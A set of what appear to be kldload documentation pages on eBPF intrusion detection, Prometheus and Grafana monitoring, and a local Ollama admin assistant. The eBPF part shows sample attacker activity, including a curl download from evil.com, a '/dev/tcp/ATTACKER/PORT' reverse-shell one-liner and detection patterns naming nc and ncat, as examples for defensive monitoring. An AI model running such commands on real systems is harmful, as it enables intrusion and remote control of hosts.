  time("%H:%M:%S ");
  print(@io, 5);
  clear(@io);
}'
```

If `txg_sync` or `z_wr_iss` (ZFS write issuer) appears in bursts every 5 minutes, ZFS TXG syncs are flooding the I/O subsystem. The default TXG timeout is 5 seconds, but if dirty data accumulates for 5 minutes due to `zfs_txg_timeout` tuning, the flush can be massive.

The fix

```
# Check current TXG timeout
cat /sys/module/zfs/parameters/zfs_txg_timeout

# If it's set too high, reduce it to flush more frequently with smaller batches
echo 5 > /sys/module/zfs/parameters/zfs_txg_timeout

# Also limit dirty data to prevent massive flushes
echo 4294967296 > /sys/module/zfs/parameters/zfs_dirty_data_max  # 4GB cap
```

← eBPF Security

eBPF Custom Programs →

eBPF for Security — kldload

Documentation

eBPF for Security — Intrusion Detection Without Agents

Agent-based endpoint detection (EDR) means installing a vendor daemon that hoovers up RAM, phones home to a cloud, and breaks on every kernel update. eBPF gives you the same visibility — process execution, file integrity, network connections — directly from the kernel, with zero agents and zero dependencies. The kernel *is* the sensor.

> **The premise:** every security-relevant event on a Linux box passes through the kernel. Processes call `execve`. Files get opened. Sockets get connected. eBPF lets you tap those events at the source — before any userspace tool can hide them. No agent to kill. No log to truncate. The kernel sees everything.

Why this beats agent-based EDR

Traditional EDR agents run in userspace. A rootkit with root access can kill the agent, hide its processes from `ps`, and delete its logs. eBPF programs run inside the kernel — they see the raw syscalls before userspace even knows they happened. An attacker would need to compromise the kernel itself (not just root) to evade eBPF tracing.

Analogy: an EDR agent is a security guard sitting in the lobby. eBPF is wired into the building's foundation — every door, window, and vent reports directly to you.

---

execsnoop — process execution monitor

Every time a process calls `execve` — launching a binary — execsnoop logs it. This catches reverse shells, crypto miners, privilege escalation tools, and any unauthorized binary the moment it runs.

```
# Watch every process launch system-wide, with timestamps
execsnoop -T
```

Output:

```
TIME     PCOMM   PID    PPID   RET ARGS
14:23:01 bash    4521   4519     0 /bin/bash -i
14:23:01 curl    4522   4521     0 /usr/bin/curl http://evil.com/shell.sh
14:23:02 bash    4523   4521     0 /bin/bash /tmp/shell.sh
```

That three-line sequence — bash spawning curl to fetch a script, then executing it — is a textbook reverse shell download-and-execute. execsnoop caught every step.

Detect specific threats

```
# Log only processes launched from /tmp or /dev/shm (common attack staging dirs)
execsnoop -T 2>&1 | grep -E '/tmp/|/dev/shm/'

# Catch crypto miners by watching for common miner binary names
execsnoop -T 2>&1 | grep -iE 'xmrig|minerd|cpuminer|stratum'

# Watch for reverse shell patterns
execsnoop -T 2>&1 | grep -E 'bash -i|nc -e|ncat -e|python.*socket|perl.*socket'
```

What you're catching

Crypto miners: almost always land in /tmp, get executed by a web shell or cron job, and call themselves something like `kworker` or `kthreadd` to blend in. execsnoop sees the real binary path.
Reverse shells: `bash -i >& /dev/tcp/ATTACKER/PORT 0>&1` is the classic. It still calls `execve` for bash. execsnoop logs

it.
Lateral movement: SSH from a compromised host spawns `sshd` then a shell. execsnoop logs the full chain with parent PIDs.

Analogy: execsnoop is a security camera on the kernel's front door. Every binary that runs walks past it. No exceptions.

---

opensnoop — file integrity monitoring

opensnoop traces every `open()` and `openat()` syscall. Point it at your sensitive files and you have real-time file integrity monitoring — no AIDE database, no inotify limits, no polling interval.

```
# Watch accesses to critical auth files
opensnoop -T -f /etc/passwd
opensnoop -T -f /etc/shadow
opensnoop -T -f /etc/ssh/sshd_config
```

Or trace everything at once with bpftrace:

```
bpftrace -e '
tracepoint:syscalls:sys_enter_openat
/str(args.filename) == "/etc/passwd" ||
 str(args.filename) == "/etc/shadow" ||
 str(args.filename) == "/etc/sudoers" ||
 str(args.filename) == "/root/.ssh/authorized_keys"/
{
  time("%H:%M:%S ");
  printf("pid=%d comm=%s file=%s\n", pid, comm, str(args.filename));
}'
```

Output:

```
14:31:07 pid=8821 comm=vi file=/etc/shadow
14:31:12 pid=8830 comm=python3 file=/root/.ssh/authorized_keys
```

Someone editing `/etc/shadow` with vi might be legitimate. Python3 touching `authorized_keys` is almost certainly an attacker adding their SSH key. The combination of process name + file path + timestamp tells the story.

Watch for SSH key injection

```
# Trace any process writing to any authorized_keys file
bpftrace -e '
tracepoint:syscalls:sys_enter_openat
/str(args.filename) == "/root/.ssh/authorized_keys" ||
 str(args.filename) == "/home/*/.ssh/authorized_keys"/
{
  time("%H:%M:%S ");
  printf("ALERT: %s (pid=%d) opened %s flags=%d\n",
    comm, pid, str(args.filename), args.flags);
}'
```

---

tcpconnect + tcplife — network intrusion detection

Every outbound TCP connection passes through the kernel's `tcp_v4_connect` path. tcpconnect and tcplife give you a complete picture of who is talking to whom, for how long, and how much data moved.

```
# Watch all outbound TCP connections with the process that made them
tcpconnect -T
```

Output:

```
TIME     PID    COMM         IP SADDR            DADDR            DPORT
14:45:01 3312   curl         4  10.0.0.5         185.143.223.1    443
```

```
14:45:03 3315   python3      4  10.0.0.5         45.33.32.156     4444
14:45:05 8821   sshd         4  10.0.0.5         10.0.0.12        22
```

Line two is the problem. Python3 connecting outbound to port 4444 is a classic C2 (command and control) callback. tcpconnect caught the process name, PID, and destination in real time.

Detect C2 callbacks and lateral movement

```
# Flag connections to non-standard ports (not 80, 443, 22, 53)
tcpconnect -T 2>&1 | awk '$NF !~ /^(80|443|22|53)$/ {print "SUSPICIOUS:", $0}'

# Watch for lateral movement (internal-to-internal SSH)
tcpconnect -T 2>&1 | awk '$NF == 22 && $6 ~ /^(10\.|172\.(1[6-9]|2[0-9]|3[01])\.|192\.168\.)/ {print "LATERAL:", $0}'
```

Session analysis with tcplife

```
# Show completed TCP sessions with duration and bytes transferred
tcplife -T
```

Output:

```
TIME     PID   COMM    IP LADDR    LPORT RADDR        RPORT TX_KB RX_KB MS
14:50:01 3315  python3 4  10.0.0.5 49221 45.33.32.156 4444  0     847   30042
```

A 30-second connection to port 4444 that received 847 KB of data. That is a C2 session downloading a payload. tcplife gives you duration, bytes, and process — everything you need to write the incident report.

Network detection without packet capture

Traditional network IDS (Snort, Suricata) inspects packets, which means decrypting TLS or missing encrypted traffic entirely. eBPF works at the socket layer — it sees the process making the connection, the destination, and the byte counts regardless of encryption. You cannot encrypt away from the kernel.

Analogy: packet capture watches the mail going through the postal system. eBPF watches the person writing the letter — you know who sent it, where it went, and how big it was, even if the envelope is sealed.

Building persistent eBPF monitors with systemd

One-off tracing is useful for investigation. Persistent monitoring catches threats while you sleep. Wrap any eBPF tool in a systemd service and it runs continuously.

```
cat > /etc/systemd/system/ebpf-execmonitor.service << 'EOF'
[Unit]
Description=eBPF process execution monitor
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/execsnoop -T
StandardOutput=append:/var/log/ebpf-execsnoop.log
StandardError=append:/var/log/ebpf-execsnoop.err
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now ebpf-execmonitor
```

```
cat > /etc/systemd/system/ebpf-netmonitor.service << 'EOF'
[Unit]
Description=eBPF network connection monitor
```

```
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/tcpconnect -T
StandardOutput=append:/var/log/ebpf-tcpconnect.log
StandardError=append:/var/log/ebpf-tcpconnect.err
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now ebpf-netmonitor
```

Now every process launch and every TCP connection is logged to files under `/var/log/`. These survive reboots and give you a forensic timeline.

Log rotation

```
cat > /etc/logrotate.d/ebpf-monitors << 'EOF'
/var/log/ebpf-*.log {
    daily
    rotate 30
    compress
    missingok
    notifempty
    copytruncate
}
EOF
```

Alerting: eBPF to syslog to Prometheus to your inbox

Logging is step one. Alerting is step two. Pipe eBPF output through syslog, expose metrics to Prometheus, and fire alerts through Alertmanager.

Step 1: Send eBPF output to syslog

```
# Modify the systemd service to pipe through logger
cat > /etc/systemd/system/ebpf-execalert.service << 'EOF'
[Unit]
Description=eBPF exec monitor with syslog alerting
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c '/usr/sbin/execsnoop -T | while IFS= read -r line; do echo "$line" | logger -t ebpf-exec -p
local0.info; done'
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
EOF
```

Step 2: Write a Prometheus exporter (minimal)

```
cat > /usr/local/bin/ebpf-metrics.sh << 'SCRIPT'
#!/bin/bash
# Expose eBPF event counts as Prometheus metrics
# Run this on a cron every 60 seconds, write to node_exporter textfile dir

TEXTFILE_DIR="/var/lib/node_exporter/textfile_collector"
mkdir -p "$TEXTFILE_DIR"
```

```
EXEC_COUNT=$(wc -l < /var/log/ebpf-execsnoop.log 2>/dev/null || echo 0)
TCP_COUNT=$(wc -l < /var/log/ebpf-tcpconnect.log 2>/dev/null || echo 0)
SUSPICIOUS=$(grep -cE '/tmp/|/dev/shm/' /var/log/ebpf-execsnoop.log 2>/dev/null || echo 0)

cat > "$TEXTFILE_DIR/ebpf.prom" << EOF
# HELP ebpf_exec_total Total process executions observed
# TYPE ebpf_exec_total counter
ebpf_exec_total $EXEC_COUNT
# HELP ebpf_tcp_connections_total Total TCP connections observed
# TYPE ebpf_tcp_connections_total counter
ebpf_tcp_connections_total $TCP_COUNT
# HELP ebpf_suspicious_exec_total Processes launched from suspicious paths
# TYPE ebpf_suspicious_exec_total counter
ebpf_suspicious_exec_total $SUSPICIOUS
EOF
SCRIPT
chmod +x /usr/local/bin/ebpf-metrics.sh
```

Step 3: Alertmanager rule

```
# In your Prometheus alerting rules:
cat > /etc/prometheus/rules/ebpf-alerts.yml << 'EOF'
groups:
  - name: ebpf_security
    rules:
      - alert: SuspiciousProcessExecution
        expr: rate(ebpf_suspicious_exec_total[5m]) > 0
        for: 1m
        labels:
          severity: critical
        annotations:
          summary: "Process launched from /tmp or /dev/shm"
          description: "eBPF detected {{ $value }} suspicious executions in the last 5 minutes"
      - alert: UnusualOutboundConnections
        expr: rate(ebpf_tcp_connections_total[5m]) > 100
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "Unusual outbound connection rate"
          description: "{{ $value }} TCP connections/sec observed"
EOF
```

The full pipeline

eBPF (kernel) catches the event. Systemd keeps the monitor running. Syslog provides centralized logging. Prometheus scrapes the metrics. Alertmanager fires the notification. You get an email or Slack message. The entire chain is open source, runs on your hardware, and no data leaves your network.

Analogy: eBPF is the smoke detector. Syslog is the alarm panel. Prometheus is the monitoring company. Alertmanager is the phone call to your cell.

---

bpftrace one-liners for security

Trace setuid calls (privilege escalation)

```
bpftrace -e '
tracepoint:syscalls:sys_enter_setuid {
  time("%H:%M:%S ");
  printf("setuid(%d) by %s (pid=%d)\n", args.uid, comm, pid);
}'
```

Watch for new SUID binaries appearing

```
bpftrace -e '
tracepoint:syscalls:sys_enter_chmod
/args.mode & 04000/
{
  time("%H:%M:%S ");
  printf("SUID SET: %s set mode %o on %s (pid=%d)\n",
    comm, args.mode, str(args.filename), pid);
}

tracepoint:syscalls:sys_enter_fchmod
/args.mode & 04000/
{
  time("%H:%M:%S ");
  printf("SUID SET: %s set mode %o via fchmod (pid=%d)\n",
    comm, args.mode, pid);
}'
```

If anything sets the SUID bit on a binary, this fires immediately. Attackers use SUID binaries for persistence — a SUID root shell in /tmp survives even if their initial access is killed.

Detect container escapes (namespace changes)

```
bpftrace -e '
tracepoint:syscalls:sys_enter_setns {
  time("%H:%M:%S ");
  printf("NAMESPACE CHANGE: %s (pid=%d) setns fd=%d nstype=%d\n",
    comm, pid, args.fd, args.nstype);
}

tracepoint:syscalls:sys_enter_unshare {
  time("%H:%M:%S ");
  printf("UNSHARE: %s (pid=%d) flags=%d\n",
    comm, pid, args.unshare_flags);
}'
```

Container escapes typically involve calling `setns()` to join the host's namespaces or `unshare()` to create new ones. This catches both patterns. Legitimate container runtimes (runc, containerd) also trigger this — so baseline your normal activity first, then alert on anomalies.

Trace all kernel module loads

```
bpftrace -e '
kprobe:do_init_module {
  time("%H:%M:%S ");
  printf("MODULE LOADED by %s (pid=%d uid=%d)\n", comm, pid, uid);
}'
```

Rootkits load kernel modules. On a stable production system, module loads should be rare and expected. Any surprise module load after boot is worth investigating.

Real example: log every process that opens a network socket

This bpftrace script creates a comprehensive log of every process that creates a network socket, including the socket type and protocol family.

```
#!/usr/bin/env bpftrace

/*
 * socketwatch.bt - Log every network socket creation
 * Run: bpftrace socketwatch.bt
 */

tracepoint:syscalls:sys_enter_socket
{
  $family = args.family;
  $type = args.type & 0xf;  /* mask out SOCK_NONBLOCK/SOCK_CLOEXEC flags */
```

```
  /* Only care about network sockets: AF_INET=2, AF_INET6=10 */
  if ($family == 2 || $family == 10) {
    time("%H:%M:%S ");
    printf("pid=%-6d comm=%-16s family=%-5s type=%-7s\n",
      pid, comm,
      $family == 2 ? "IPv4" : "IPv6",
      $type == 1 ? "STREAM" :
      $type == 2 ? "DGRAM" :
      $type == 3 ? "RAW" : "OTHER");
  }
}
```

Output:

```
14:55:01 pid=3312   comm=curl            family=IPv4 type=STREAM
14:55:02 pid=8821   comm=sshd            family=IPv4 type=STREAM
14:55:03 pid=3315   comm=python3         family=IPv4 type=STREAM
14:55:05 pid=9901   comm=nmap            family=IPv4 type=RAW
```

That last line — nmap opening a RAW socket — is a clear indicator of port scanning. On a production server, RAW sockets outside of a known monitoring tool are always suspicious.

Real example: watch for new SUID binaries

This script continuously monitors the filesystem for any chmod/fchmodat calls that set the SUID or SGID bit. Save it as a persistent service for ongoing protection.

```
#!/usr/bin/env bpftrace

/*
 * suidwatch.bt - Alert on any SUID/SGID bit being set
 * Run: bpftrace suidwatch.bt | logger -t suid-watch -p auth.alert
 */

tracepoint:syscalls:sys_enter_fchmodat
/args.mode & 06000/
{
  time("%H:%M:%S ");
  printf("ALERT SUID/SGID SET: comm=%s pid=%d uid=%d mode=%o file=%s\n",
    comm, pid, uid, args.mode, str(args.filename));
}

tracepoint:syscalls:sys_enter_chmod
/args.mode & 04000/
{
  time("%H:%M:%S ");
  printf("ALERT SUID SET: comm=%s pid=%d uid=%d mode=%o file=%s\n",
    comm, pid, uid, args.mode, str(args.filename));
}
```

Deploy it as a systemd service:

```
cat > /etc/systemd/system/suid-watch.service << 'EOF'
[Unit]
Description=eBPF SUID binary monitor
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bpftrace /usr/local/share/bpftrace/suidwatch.bt | logger -t suid-watch -p auth.alert'
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
EOF
```

```
systemctl daemon-reload
systemctl enable --now suid-watch
```

Forensic snapshots: ksnap when eBPF detects anomaly

On kldload systems with ZFS, you can automatically take a snapshot when eBPF detects something suspicious. This preserves the exact state of the filesystem at the moment of the incident — before the attacker can clean up.

```
cat > /usr/local/bin/ebpf-forensic-snap.sh << 'SCRIPT'
#!/bin/bash
# Called by eBPF alerting pipeline when suspicious activity is detected
# Usage: ebpf-forensic-snap.sh "reason string"

REASON="${1:-unknown}"
TIMESTAMP=$(date +%Y%m%d-%H%M%S)
POOL=$(zpool list -H -o name | head -1)

if [ -n "$POOL" ]; then
  SNAPNAME="${POOL}@forensic-${TIMESTAMP}"
  zfs snapshot -r "$SNAPNAME"
  logger -t ebpf-forensic -p auth.crit \
    "Forensic snapshot created: $SNAPNAME reason: $REASON"
  echo "Snapshot: $SNAPNAME"
fi
SCRIPT
chmod +x /usr/local/bin/ebpf-forensic-snap.sh
```

Wire it into your exec monitor:

```
# Modified execsnoop pipeline that triggers forensic snapshots
cat > /usr/local/bin/ebpf-exec-alert.sh << 'SCRIPT'
#!/bin/bash
execsnoop -T | while IFS= read -r line; do
  echo "$line" >> /var/log/ebpf-execsnoop.log

  # Check for suspicious patterns
  if echo "$line" | grep -qE '/tmp/|/dev/shm/|bash -i|nc -e|ncat'; then
    echo "ALERT: $line" | logger -t ebpf-exec -p auth.alert
    /usr/local/bin/ebpf-forensic-snap.sh "suspicious exec: $line"
  fi
done
SCRIPT
chmod +x /usr/local/bin/ebpf-exec-alert.sh
```

ZFS + eBPF = forensic gold

ZFS snapshots are instant, atomic, and consume zero space until data changes. When eBPF detects an anomaly, snapshotting the entire pool takes milliseconds. Now you have a forensic copy of every file, every log, every binary — exactly as it existed at the moment of detection. The attacker can wipe logs and delete their tools, but the snapshot preserves the evidence.

Analogy: eBPF is the motion sensor that trips the alarm. ZFS snapshot is the vault door that locks — preserving the crime scene before anyone can tamper with it.

This replaces agent-based EDR

Here is what you get with eBPF vs. a commercial EDR agent:

Capability	Commercial EDR	eBPF on kldload
Process execution monitoring	Yes (agent)	Yes (execsnoop)
File integrity monitoring	Yes (agent)	Yes (opensnoop + bpftrace)

Network connection tracking	Yes (agent)	Yes (tcpconnect + tcplife)
Privilege escalation detection	Yes (agent)	Yes (setuid/setns tracing)
Forensic snapshots	No	Yes (ZFS snapshots)
Works offline	Partially	Fully
Data leaves your network	Yes (cloud telemetry)	No
Kernel module required	Often yes	No (in-kernel VM)
RAM overhead	200-500 MB	~2 MB per probe
Survives agent kill	No	Yes (kernel-level)
Annual cost	Per-endpoint licensing	Free (native kernel tools)

You are not giving up anything by dropping the agent. You are gaining visibility, losing overhead, and keeping your data on your hardware.

← eBPF Reference

eBPF Performance →

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Monitoring and Observability

Setting up Prometheus, Grafana, and node_exporter on kldload systems. All examples work on CentOS/RHEL and Debian.

Quick health check with kst

Every kldload system includes `kst` — a one-command health dashboard:

```
kst
```

Shows: ZFS pool health, root usage, compression ratio, snapshot count, boot environments, memory, CPU, uptime, and service status.

---

node_exporter (per-host metrics)

Install on every node you want to monitor:

CentOS/RHEL

```
dnf install -y golang  # or download the binary directly

# Download node_exporter
curl -LO https://github.com/prometheus/node_exporter/releases/download/v1.8.2/node_exporter-1.8.2.linux-amd64.tar.gz
tar xzf node_exporter-1.8.2.linux-amd64.tar.gz
cp node_exporter-1.8.2.linux-amd64/node_exporter /usr/local/bin/
```

Debian

```
apt install -y prometheus-node-exporter
systemctl enable --now prometheus-node-exporter
# Done — skip the systemd unit creation below
```

Systemd service (CentOS, or if installed from binary)

```
useradd --no-create-home --shell /sbin/nologin node_exporter

cat > /etc/systemd/system/node_exporter.service << 'EOF'
[Unit]
Description=Prometheus Node Exporter
After=network-online.target

[Service]
User=node_exporter
ExecStart=/usr/local/bin/node_exporter \
  --collector.zfs \
  --collector.systemd \
  --collector.processes
Restart=always

[Install]
```

```
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now node_exporter
```

Verify

```
curl -s http://localhost:9100/metrics | head -20
# Should show metric lines like node_cpu_seconds_total, node_memory_MemTotal_bytes, etc.
```

ZFS-specific metrics

node_exporter's `--collector.zfs` exposes:

```
node_zfs_arc_hits_total
node_zfs_arc_misses_total
node_zfs_arc_size
node_zfs_pool_state{pool="rpool"}     # 0=online, 1=degraded, etc.
```

Prometheus (metrics server)

Install on your monitoring node:

```
# Download
curl -LO https://github.com/prometheus/prometheus/releases/download/v2.54.1/prometheus-2.54.1.linux-amd64.tar.gz
tar xzf prometheus-2.54.1.linux-amd64.tar.gz
cp prometheus-2.54.1.linux-amd64/{prometheus,promtool} /usr/local/bin/
mkdir -p /etc/prometheus /var/lib/prometheus
```

Configuration

```
cat > /etc/prometheus/prometheus.yml << 'EOF'
global:
  scrape_interval: 15s
  evaluation_interval: 15s

scrape_configs:
  - job_name: "prometheus"
    static_configs:
      - targets: ["localhost:9090"]

  - job_name: "kldload-nodes"
    static_configs:
      - targets:
        - "10.78.0.1:9100"     # node 0 (hub)
        - "10.78.1.1:9100"     # node 1
        - "10.78.2.1:9100"     # node 2
        - "10.78.3.1:9100"     # node 3
        # ... add all your nodes
    relabel_configs:
      - source_labels: [__address__]
        regex: '(.+):.*'
        target_label: instance
EOF
```

If using the WireGuard mesh, use `wg2` addresses (10.79.x.x) — that's the metrics plane.

Systemd service

```
useradd --no-create-home --shell /sbin/nologin prometheus
chown -R prometheus:prometheus /var/lib/prometheus /etc/prometheus

cat > /etc/systemd/system/prometheus.service << 'EOF'
[Unit]
```

```
Description=Prometheus
After=network-online.target

[Service]
User=prometheus
ExecStart=/usr/local/bin/prometheus \
  --config.file=/etc/prometheus/prometheus.yml \
  --storage.tsdb.path=/var/lib/prometheus \
  --storage.tsdb.retention.time=30d
Restart=always

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now prometheus
```

Store Prometheus data on ZFS

```
zfs create -o mountpoint=/var/lib/prometheus \
           -o compression=zstd \
           -o recordsize=128k \
           rpool/prometheus

chown prometheus:prometheus /var/lib/prometheus
systemctl restart prometheus
```

`zstd` compression works well on time-series data — expect 3–5x compression ratio.

Verify

Open `http://<monitoring-node>:9090` in a browser. Try a query:

```
node_memory_MemAvailable_bytes / node_memory_MemTotal_bytes * 100
```

Grafana (dashboards)

```
# CentOS/RHEL
cat > /etc/yum.repos.d/grafana.repo << 'EOF'
[grafana]
name=grafana
baseurl=https://rpm.grafana.com
gpgcheck=1
gpgkey=https://rpm.grafana.com/gpg.key
EOF
dnf install -y grafana

# Debian
apt install -y apt-transport-https software-properties-common
curl -fsSL https://apt.grafana.com/gpg.key | gpg --dearmor -o /usr/share/keyrings/grafana.gpg
echo "deb [signed-by=/usr/share/keyrings/grafana.gpg] https://apt.grafana.com stable main" \
  > /etc/apt/sources.list.d/grafana.list
apt update
apt install -y grafana
```

```
systemctl enable --now grafana-server
```

Open `http://<monitoring-node>:3000` — default login is `admin` / `admin`.

Add Prometheus as a data source

. Settings → Data Sources → Add data source → Prometheus
. URL: `http://localhost:9090`
. Save & Test

Import the Node Exporter dashboard

. Dashboards → Import
. Enter ID: `1860` (Node Exporter Full)
. Select your Prometheus data source
. Import

This gives you CPU, memory, disk, network, and ZFS metrics for every node.

ZFS-specific dashboard

Create a custom panel in Grafana with these queries:

ARC hit rate

```
rate(node_zfs_arc_hits_total[5m]) /
(rate(node_zfs_arc_hits_total[5m]) + rate(node_zfs_arc_misses_total[5m])) * 100
```

A healthy ARC hit rate is >90%. Below 80% means the ARC is too small.

ARC size

```
node_zfs_arc_size
```

Pool free space

```
node_filesystem_avail_bytes{mountpoint="/"}
```

Snapshot count over time

Use eBPF or a custom exporter, or run a cron job:

```
# /usr/local/bin/zfs-metrics.sh — called by a textfile collector
echo "# HELP zfs_snapshot_count Number of ZFS snapshots"
echo "# TYPE zfs_snapshot_count gauge"
echo "zfs_snapshot_count $(zfs list -t snapshot -H | wc -l)"
```

Configure node_exporter to read it:

```
# Add to node_exporter ExecStart:
--collector.textfile.directory=/var/lib/node_exporter/textfile

# Create the directory and cron job
mkdir -p /var/lib/node_exporter/textfile
echo '*/5 * * * * root /usr/local/bin/zfs-metrics.sh > /var/lib/node_exporter/textfile/zfs.prom' \
  >> /etc/crontab
```

Alerting

Add alert rules to Prometheus:

```
cat > /etc/prometheus/alerts.yml << 'EOF'
groups:
  - name: kldload
    rules:
      - alert: ZFSPoolDegraded
        expr: node_zfs_pool_state{state="degraded"} == 1
        for: 5m
        labels:
          severity: critical
        annotations:
          summary: "ZFS pool degraded on {{ $labels.instance }}"
```

```
      - alert: DiskSpaceLow
        expr: node_filesystem_avail_bytes{mountpoint="/"} / node_filesystem_size_bytes{mountpoint="/"} < 0.1
        for: 10m
        labels:
          severity: warning
        annotations:
          summary: "Less than 10% disk space on {{ $labels.instance }}"

      - alert: HighMemoryUsage
        expr: (1 - node_memory_MemAvailable_bytes / node_memory_MemTotal_bytes) > 0.9
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "Memory usage >90% on {{ $labels.instance }}"

      - alert: ARCHitRateLow
        expr: rate(node_zfs_arc_hits_total[5m]) / (rate(node_zfs_arc_hits_total[5m]) +
rate(node_zfs_arc_misses_total[5m])) < 0.8
        for: 15m
        labels:
          severity: warning
        annotations:
          summary: "ZFS ARC hit rate below 80% on {{ $labels.instance }}"
EOF
```

Reference it in `prometheus.yml`:

```
rule_files:
  - "alerts.yml"
```

```
systemctl restart prometheus
```

← Observability ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own
← Back to Overview

AI Admin Assistant — teach an LLM to run your infrastructure.

kldloadOS is the first operating system with a built-in local AI assistant. No cloud. No API key. No data leaves your machine. Voice-controlled, trained on its own documentation, running entirely on your hardware.

DEPLOY AI WITH KLDLOADOS — CHECK A BOX

The kldloadOS way

During install, check the **AI Assistant** checkbox. That's it. On first boot, kldloadOS automatically:

- Installs Ollama on a dedicated ZFS dataset (`/srv/ollama`, compressed, snapshotable)
- Pulls llama3.1:8b (4.9 GB)
- Creates **kldload-ai** — a custom model trained on 100+ pages of kldload.com documentation
- Builds whisper.cpp from source for voice-to-text
- Installs 4 commands: `kai`, `kai-voice`, `kai-do`, `kai-remote`

Requirements: internet on first boot (model download) + 16 GB RAM. After first boot, works fully offline.

What you get

```
# Ask questions about your system — kai injects live context (kst, zpool, ARC stats)
kai "why is my ARC hit ratio low?"

# Voice control — press Enter, speak, press Enter
kai-voice

# Generate and execute infrastructure commands with confirmation
kai-do "create a new ZFS dataset for postgres with 128k recordsize and compression"

# Query and manage remote hosts over SSH
kai-remote db-server "check disk health and ZFS pool status"
```

How the model knows your infrastructure

kldload-ai is not a generic chatbot. On first boot, the system:

- Scrapes kldload.com documentation (ZFS, WireGuard, eBPF, tools, tutorials)
- Embeds it as a system prompt in the model
- Knows every kldloadOS tool by name with exact usage
- Knows ZFS deeply — pools, snapshots, encryption, ARC tuning, boot environments
- Always recommends a snapshot before changes
- Gives exact commands, not abstract advice

It's an SRE that read all the docs and never forgets them.

GPU acceleration

If you checked the NVIDIA checkbox during install, Ollama uses the GPU automatically. No configuration needed.

```
# CPU inference: ~10 tokens/sec (usable but slow)
# GPU inference: ~80+ tokens/sec (conversational)

# Check GPU utilization while kai is running
nvidia-smi

# Multiple AI workloads can share the GPU simultaneously
```

MANUAL SETUP — ON ANY LINUX SYSTEM

Don't have kldloadOS? You can set this up manually on any Linux system. Ollama runs open-source LLMs locally. ZFS gives you the storage backend. Twenty minutes from blank disk to an AI-powered admin assistant.

QUICK START — OLLAMA IN 5 MINUTES

Just want to chat with an LLM locally?

```
# Install Ollama
curl -fsSL https://ollama.com/install.sh | sh

# Pull a model and start chatting
ollama pull llama3.1:8b
ollama run llama3.1:8b

# That's it. Local AI. No cloud. No API key. No data leaves your machine.
```

With NVIDIA GPU

```
# If NVIDIA drivers are installed (see NVIDIA tutorial), Ollama uses the GPU automatically
ollama run llama3.1:8b
# Watch GPU utilization — inference runs on CUDA cores
nvidia-smi

# Multiple models can share the GPU simultaneously
# Run Ollama API + Stable Diffusion + Whisper — all on one GPU
```

CPU inference: ~10 tokens/sec. GPU inference: ~80+ tokens/sec. The difference between waiting and conversing.

Ollama as an API server

```
# Ollama exposes an OpenAI-compatible API on port 11434
curl http://localhost:11434/api/generate -d '{
  "model": "llama3.1:8b",
  "prompt": "Explain ZFS snapshots in one sentence"
}'

# Use it from any app that supports the OpenAI API
# Just point OPENAI_BASE_URL to http://your-server:11434

# Run as a Docker container with GPU sharing (see NVIDIA tutorial)
docker run -d --name ollama --gpus all \
  -p 11434:11434 \
  -v /srv/ollama:/root/.ollama \
  ollama/ollama
```

8B models

8GB RAM
General chat, coding, analysis
Fast on CPU, instant on GPU

13B–34B models

16–32GB RAM
Complex reasoning, long context
GPU recommended

70B+ models

64GB+ RAM or 24GB+ VRAM
Near-GPT-4 quality
GPU required

THE FULL RECIPE — AI INFRASTRUCTURE ADMIN

Step 1: Install Ollama

```
#!/bin/bash
# postinstall-ai-admin.sh

# Create a ZFS dataset for models (compressed, snapshotable)
kdir -o compression=zstd -o recordsize=1M /srv/ollama

# Install Ollama
curl -fsSL https://ollama.com/install.sh | sh

# Configure Ollama to use ZFS-backed storage
mkdir -p /etc/systemd/system/ollama.service.d
cat > /etc/systemd/system/ollama.service.d/override.conf <<EOF
[Service]
Environment="OLLAMA_MODELS=/srv/ollama/models"
Environment="OLLAMA_HOST=0.0.0.0:11434"
EOF

systemctl daemon-reload
systemctl enable --now ollama
```

Models stored on ZFS = snapshotable, compressible, replicable. Snapshot before fine-tuning. Roll back if the model degrades. Clone to test variants.

Step 2: Pull a model

```
# Pull a capable model — llama3.1 8B is a good starting point
ollama pull llama3.1:8b

# For more capability (needs 16GB+ RAM)
ollama pull llama3.1:70b

# For code-focused tasks
ollama pull codellama:13b
```

```
# Snapshot the clean model state
ksnap /srv/ollama
```

Step 3: Create your infrastructure Modelfile

This is where it gets powerful. You create a custom model persona that knows your infrastructure:

```
# /srv/ollama/Modelfile.infra-admin
FROM llama3.1:8b

SYSTEM """
You are an infrastructure administration assistant for a kldload-based
ZFS-on-root Linux environment. You help diagnose issues, suggest tuning,
and automate common tasks.

You know:
- ZFS: pools, datasets, snapshots, replication, ARC tuning, scrubs
- systemd: services, timers, journal, unit files
- Networking: WireGuard, nftables, NetworkManager
- Storage: RAID-Z, mirrors, special vdevs, SLOG, L2ARC
- kldload tools: kst, ksnap, kbe, kdf, kdir, kpkg, kupgrade, krecovery

When diagnosing issues:
1. Ask for relevant output (zpool status, kst, journalctl)
2. Identify the root cause
3. Suggest the fix with exact commands
4. Warn about risks before destructive operations
5. Always recommend a snapshot before changes

Current environment:
- Distro: CentOS Stream 9
- Pool: rpool (ZFS on root)
- Boot: ZFSBootMenu
- Tools: kldload CLI suite
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 8192
```

```
# Build the custom model
ollama create infra-admin -f /srv/ollama/Modelfile.infra-admin

# Test it
ollama run infra-admin "my zpool status shows a DEGRADED vdev, what should I do?"
```

Step 4: Feed it live system data

The real power: pipe your actual system state into the LLM and let it analyze:

```
#!/bin/bash
# ai-diagnose.sh — pipe system state to the AI assistant

CONTEXT=$(cat <<EOF
=== SYSTEM STATUS ===
